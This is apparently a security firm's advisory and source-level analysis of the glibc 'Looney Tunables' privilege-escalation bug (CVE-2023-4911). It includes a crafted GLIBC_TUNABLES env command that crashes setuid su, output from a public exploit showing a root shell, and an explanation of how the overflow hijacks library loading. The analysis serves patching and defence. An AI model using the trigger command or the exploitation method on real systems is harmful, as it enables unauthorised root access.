Privilege escalation vulnerability (CVE-2023-4911) using the GNU Heap Buffer Overflow

■ Outline of the vulnerability

In October 2023, the heap buffer overflow vulnerability of the GNU C library dynamic loader was disclosed. This vulnerability is called 'Looney Tunables' and it allows local users to escalate their privileges using a program containing the GLIBC_TUNABLES environment variable and setUID. This vulnerability occurs in Linux-based systems such as Ubuntu, Debian, Fedora, gentoo, and Amazon Linux. The official control number for this vulnerability is CVE-2023-4911.

The Looney Tunables vulnerability occurs while the GLIBC_TUNABLES environment variable character string is processed. In normal cases, it is written in a format such as tunable1=AAA:tunable2=BBB, but if the value is written in a double-assigned format, e.g., tunable1=tunable2=BBB, the name-value is not judged correctly, and double processing occurs, resulting in a heap buffer overflow, i.e. the result larger than the buffer size is recorded. Through this, a manipulated library is loaded and privilege escalation occurs.

Also, the GNU C library dynamic loader searches shared libraries necessary for the program, and loads them into memory and connects them to the exe file. However, a security threat occurs because this process is executed with a high privilege in programs that include setUID or setGID.

The Looney Tunables vulnerability affects various environments such as servers, IoT, and cloud services implemented as Linux-based systems. If an attacker accesses such a system and escalates privileges, not only financial loss but also physical damage may occur. As a matter of fact, the hacking group Kinsing is causing damage through malicious activities such as accessing the cloud, extracting cloud credentials through privilege escalation, and mining cryptocurrencies.

■ Affected software versions

Software vulnerable to CVE-2023-4911 is as follows:

S/W type	Vulnerable versions
Ubuntu	22.04, 23.04
Debian	12, 13
Fedora	37, 38
gentoo	< 2.37-r7
Amazon Linux	2023

※ This vulnerability may occur in operating systems that use the GNU C library in addition to these versions.

■ Attack scenario

The attack scenario using CVE-2023-4911 is as follows:



Searching for vulnerable servers
CVE-2023-4911 Attack
Gaining control over the server
Malware infection
Stealing important information and mining cryptocurrency
Attacker
Vulnerable Server
ROOT>
TOP SECRET
$

Figure 1. Attack scenario

① The attacker explores the vulnerable versions of the server and accesses the system with a general user privilege.
② The attacker uses the CVE-2023-4911 vulnerability to escalate the privilege to the top administrator privilege.
③ The attacker takes over the system control privilege and steals important information
④ The attacker attempts to mine cryptocurrencies by infecting the system with malware.

■ Test environment configuration information

The test environment for CVE-2023-4911 is as follows:

Name	Information
Victim	Ubuntu 22.04.2 LTS Ubuntu GLIBC 2.35-0ubuntu3.3

■ Vulnerability test


Step 1. PoC test

First, use the command for checking whether the OS is vulnerable to CVE-2023-4911 to determine vulnerability. The method for determining whether the OS is vulnerable is to check for a segmentation fault by substituting a double environment variable such as A=B=C. The command for checking vulnerability is as follows:

command
$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su –help

Table 1. Command for checking the vulnerability


In a vulnerable OS, a heap buffer overflow occurs and a segmentation fault is displayed.



```
eqst@23NB0109:~$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.m
xfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su --help
Segmentation fault
```

Figure 2. Result of resting a vulnerable OS


In an invulnerable OS, the help option of the su command is executed so that you can view the help of the su command.



```
eqst@23NB0109:~$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.m
xfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su --help

Usage:
 su [options] [-] [<user> [<argument>...]]

Change the effective user ID and group ID to that of <user>.
A mere - implies -l.  If <user> is not given, root is assumed.
```

Figure 3. Result of testing an invulnerable OS

If you run PoC on a vulnerable OS, you can successfully obtain the root privilege after a certain number of attempts.
PoC: https://github.com/leesh3288/CVE-2023-4911



```
eqst@23NB0109:~/CVE-2023-4911$ ./exp
try 100
try 200
```

```
try 3700
# id
uid=0(root) gid=0(root) groups=0(root),1001(eqst)
```

Figure 4. Taking over the root privilege as a result of the PoC test

Detailed analysis of the vulnerability

The CVE-2023-4911 vulnerability causes a heap buffer overflow due to a problem with the processing of the GLIBC_TUNABLES environment variable.

The GLIBC_TUNABLES environment variable is configured in the name=value:name=value format, e.g., tunable1=AA:tunable2=BB. At this time, if the environment variable is delivered in a double-allocated manner, e.g., tunable1=tunable2=BBBB, a buffer overflow occurs due to a verification error. An attacker can use the buffer overflow to modify the pointer and use the modified pointer to load the library containing the attack code, causing privilege escalation.

First, let's understand the outline through the figure below, and then look at the source codes.

When the GLIBC_TUNABLES environment variable in the normal format is entered, it operates as follows:




Figure 5. Operation when a normal Tunable environment variable is entered

When the character string tunable1=AAA:tunable2=BBB is entered, 25 bytes of memory, which is the length of the character string, is dynamically allocated. Then, check the name of the environment variable, think of the part leading to : or ₩0 (NULL) located after = as the value, and store tunable1=AAA in the heap. When this process is repeated, tunable2=BBB is entered in the next name-value area, and if there is a previous name-value value, : is added and stored in the heap.

If an abnormal GLIBC_TUNABLES environment variable is entered, however, it operates as follows:




Figure 6. Operation when an abnormal Tunable environment variable is entered

When the character string tunable1=tunable2=BBB is entered, 21 bytes of memory, which is the length of the character string, is dynamically allocated. Then, tunable1, which is the first tunable name of the environment variable, is checked and everything that follows : or NULL is considered a tunable value. So tunable2=BBB is regarded as a tunable value.

At this time, in the next loop statement, tunable2 is confirmed as the second tunable name, and tunable2=BBB is additionally stored in the heap. In this case, 34 bytes are stored in the 21-byte heap, causing a buffer overflow.

The target to attack using the buffer overflow is the link_map[1] structure. This structure is allocated to the heap area, and there is no initialization logic at the time of allocation. Therefore, use the buffer overflow in advance to modify the pointer part of the link_map structure and then have the link_map structure allocated. The modified pointer points to the -0x14 part stored in the stack area, and that part is an offset indicating "(double quote) in the .dynstr area. Therefore, during an attack, a relative path of the name including " is created and used in the attack.

[1] Link map: Managing interaction with dynamic libraries within the process address space, loading and unloading other libraries, etc.




ENV
GLIBC_TUNABLES=tunable1 =tunable2=BBBB···BBBBBB
<Arbitrary Stack Address>
-0x14
-0x14
-0x14
-0x14
-0x14
···
-0x14
-0x14
Allocate by GLIBC_TUNABLES size
Overflow by double processing
HEAP
tunable1=tunable2=BBBBB BBBBB···BBBBBBBBBBBB
tunable2=BBBBBBBBBBB ···BBBBBBBBB:tunable2=
<Arbitrary Stack Address>
link_map struct allocate
HEAP
tunable1=tunable2=BBBBB BBBBB···BBBBBBBBBBBB
Filler
<Arbitrary Stack Address>
Point to ENV area
Load libraries in relative path
Arbitrary code execution and Privilege escalation

Figure 7. Summary of the CVE-2023-4911 vulnerability

Examine the source codes to analyze the detailed cause of the vulnerability. The GLIBC_TUNABLES environment variable is processed in the __tunables_init() function, and the core functions of this function include the tunables_strdup() function and parse_tunables() function.

The tunables_strdup() function copies the environment variable by dynamically allocating memory equal to the character string length of the GLIBC_TUNABLES environment variable. The parse_tunables() function checks whether the copied variable complies with security and system requirements, and cuts and saves the variables according to the format.



```
void
__tunables_init (char **envp)
{
  char *envname = NULL;
  char *envval = NULL;
  size_t len = 0;
  char **prev_envp = envp;

  maybe_enable_malloc_check ();

  while ((envp = get_next_env (envp, &envname, &len, &envval,
                               &prev_envp)) != NULL)
    {
#if TUNABLES_FRONTEND == TUNABLES_FRONTEND_valstring
      if (tunable_is_name (GLIBC_TUNABLES, envname))
        {
          char *new_env = tunables_strdup (envname);
          if (new_env != NULL)
            parse_tunables (new_env + len + 1, envval);
          /* Put in the updated envval.  */
          *prev_envp = new_env;
          continue;
        }
```


Figure 8. __tunables_init() function

When the following environment variable is entered, the operation of the function is analyzed together with the source codes.

environment variable
GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=EQST

Step 1. Repeat the first while.


The first argument, tunestr, of the parse_tunables() function points to the environment variable copied to the heap area, and the second argument, valstring, points to the original environment variable stored in the stack area. When entering the function, the name pointer points to the environment variable character string, and the length of the tunable name of the environment variable is obtained.



```
169  static void
170  parse_tunables (char *tunestr, char *valstring)
171  {
172    if (tunestr == NULL || *tunestr == '₩0')
173      return;
174
175    char *p = tunestr;
176    size_t off = 0;
177
178    while (true)
179      {
180        char *name = p;
181        size_t len = 0;
182
183        /* First, find where the name ends.  */
184        while (p[len] != '=' && p[len] != ':' && p[len] != '₩0')
185          len++;
186
```

Figure 9. Get the length of the tunable name and check the value of the environment variable.


Then, move p to the rear of = to obtain the tunable value (line 204). Again, use while to increase len and find : or NULL. Through this, the tunable value corresponding to the tunable name is searched.



```
203
204        p += len + 1;
205
206        /* Take the value from the valstring since we need to NULL terminate it.  */
207        char *value = &valstring[p - tunestr];
208        len = 0;
209
210        while (p[len] != ':' && p[len] != '₩0')
211          len++;
```

Figure 10. Check the tunable value of the environment variable.


Write the name-value value found earlier in the allocated heap area.



```
          {
            if (off > 0)
              tunestr[off++] = ':';

            const char *n = cur->name;

            while (*n != '₩0')
              tunestr[off++] = *n++;

            tunestr[off++] = '=';

            for (size_t j = 0; j < len; j++)
              tunestr[off++] = value[j];
```

Figure 11. Save the value of the original environment variable in the heap

After saving the environment variable, since p[len] is NULL, the if conditional statement is not executed. So the p value is not reset and points directly to the second tunable name value.




```

        if (p[len] != '₩0')
          p += len + 1;
      }
  }
```

Figure 12. The value of p is maintained because the conditions are not met.

Step 2. Repeat the second while

p refers to the remaining part (glibc.malloc.mxfast=EQST) excluding the first glibc.malloc.mxfast part of initially entered glibc.malloc.mxfast=glibc.malloc.mxfast=EQST, and the name-value check logic is executed again. Through this, the name-value value is separated once again.




```
    while (true)
      {
        char *name = p;
        size_t len = 0;

        /* First, find where the name ends.  */
        while (p[len] != '=' && p[len] != ':' && p[len] != '₩0')
          len++;
```

```
        p += len + 1;

        /* Take the value from the valstring since we need to NULL terminate it.  */
        char *value = &valstring[p - tunestr];
        len = 0;

        while (p[len] != ':' && p[len] != '₩0')
          len++;
```

Figure 13. Secondary name-value classification task

